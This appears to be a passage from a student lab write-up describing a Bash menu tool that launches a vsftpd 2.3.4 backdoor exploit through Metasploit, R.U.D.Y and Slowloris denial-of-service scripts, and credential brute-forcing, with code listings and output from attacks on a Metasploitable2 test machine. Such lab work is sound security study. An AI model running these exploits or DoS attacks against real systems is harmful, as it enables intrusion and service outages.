
Default credentials list in our attack_resources dir

Getting user input for file path


Redirect to previous menu

This function will prompt user on whether they want to upload their own credential list to be use for the bruteforce attacks or to use the default list provided. Option 1 will use default lists, Option 2 will prompt user to give the path to the credential list.






#BackG Function





```
191  function BackG()
192  {
193      echo -e  "Please choose the background exploit you wish to execute...\n"
194      echo -e "1.VSFTPD\n2.Previous Menu\n"; read OPTIONS1
195
196      case $OPTIONS1 in
197
198          1)
199              echo -e "VSFTPD Backdoor module selected... Trying to gain access to target...\n"
200              echo -e "Specify target's IP:"; read targetip
201              echo -e "\nAccessing target...\n"
202              msfconsole -q -x "use exploit/unix/ftp/vsftpd_234_backdoor; set RHOSTS $targetip; run; exit"
203              BackG
204          ;;
205
206          2)
207              SysAttk
208          ;;
209      esac
210  }
```

In this function, we will be provided a option to run the VSFTP 2.3.4 exploit module. This will let us gain access of a shell command through a backdoor provide by the module.

The msfconsole command will be executed followed by RHOSTS being set. RHOSTS is your victim's machine ip. Once set, the module will run by itself and inform user should the shell command has been established. We are using metasploitable to test our script.



#DOSattk Function





```
function DOSattk()
{
    echo -e "Choose your preferred method of DOS attack:\n"
    echo -e "1.R.U.D.Y\n2.SlowLoris\n3.Previous Menu\n"; read CHOICE1

    case $CHOICE1 in

        1)
            echo -e "1.Display info\n2.Proceed with attack\n3.Go back\n"; read CHOICE2

            case $CHOICE2 in

                1)
                    echo "R.U.D.Y is a type of DoS attack that targets web servers running PHP."
                    echo "It sends a malformed POST request with a large Content-Length header, which causes the server to allocate memory for the request body."
                    echo -e "By sending multiple requests with large Content-Length headers, the server can be overwhelmed and crash.\n"
                    DOSattk
                ;;

                2)
                    echo -e "Enter the target URL:"; read targetip
                    cd $cur_dir/attack_resources/rudy && python rudy.py $targetip
                    DOSattk
                ;;

                3)
                    DOSattk
                ;;

                *)
                    echo "Invalid choice, please try again"
                ;;
            esac
        ;;
```

In this function it contain 2 types of DOS attack.


First, R.U.D.Y (R U DEAD YET), this targets web servers running PHP by sending POST request to overwhelm the server

From the script we run the R.U.D.Y python script we got off github which is in our attack_resources folder. Sockets will be created and send POST request to the PHP server and crash it


We also included a information page so user can read more about the DOS attack.





```
DOS Attack module selected, please choose your DOS method...

Choose your preferred method of DOS attack:

1.R.U.D.Y
2.SlowLoris
3.Previous Menu

1
1.Display info
2.Proceed with attack
3.Previous Menu

1
R.U.D.Y is a type of DoS attack that targets web servers running PHP.
It sends a malformed POST request with a large Content-Length header, which causes the server to allocate memory for the request body.
By sending multiple requests with large Content-Length headers, the server can be overwhelmed and crash.

Choose your preferred method of DOS attack:

1.R.U.D.Y
2.SlowLoris
3.Previous Menu
```



Once the module is running, you can see that after awhile, the R.U.D.Y python script crashed the metasploitable PHPadmin page.







```
2)
    echo -e "1.Display info\n2.Proceed with attack\n3.Previous Menu\n"; read CHOICE2

    case $CHOICE2 in

        1)
            echo "Slowloris is a type of DoS attack that targets web servers by keeping many connections open for a long time."
            echo "It sends partial HTTP requests and waits for the server to respond before sending the next request."
            echo -e "By keeping many connections open, the server can be overwhelmed and unable to serve legitimate requests.\n"
            DOSattk
        ;;

        2)
            echo -e "Enter the target URL:"; read targetip
            cd $cur_dir/attack_resources/slowloris && python slowloris.py $targetip -s 500 -p 80
        ;;

        3)
            DOSattk
        ;;

        *)
            echo "Invalid choice, please try again..."
        ;;
    esac
;;

3)
    SysAttk
;;
esac
```

The second form of DOS attack is Slowloris. It crashes the web server by keeping as many connection open as possible by sending keep alive connection requests.


The Slowloris attack python script is also located in our attack_resources folder that we made and downloaded.


```
1
Slowloris is a type of DoS attack that targets web servers by keeping many connections open for a long time.
It sends partial HTTP requests and waits for the server to respond before sending the next request.
By keeping many connections open, the server can be overwhelmed and unable to serve legitimate requests.

Choose your preferred method of DOS attack:

1.R.U.D.Y
2.SlowLoris
3.Previous Menu

2
1.Display info
2.Proceed with attack
3.Previous Menu

2
Enter the target URL:
192.168.244.129
[19-04-2024 03:54:37] Attacking 192.168.244.129 with 500 sockets.
[19-04-2024 03:54:37] Creating sockets...
[19-04-2024 03:55:09] Sending keep-alive headers...
[19-04-2024 03:55:09] Socket count: 292
[19-04-2024 03:55:09] Creating 208 new sockets...
```




Working web page from metasploitable2

As you can see here, once Slowloris is deployed, with enough alive connections, the webpage will down, creating a Denial of Service scenario.



Web page down during slowloris attack

#Payload Function




```
284  function Payload()
285  {
286      echo -e "1.Windows\n2.Linux\n3.Previous Menu\n"
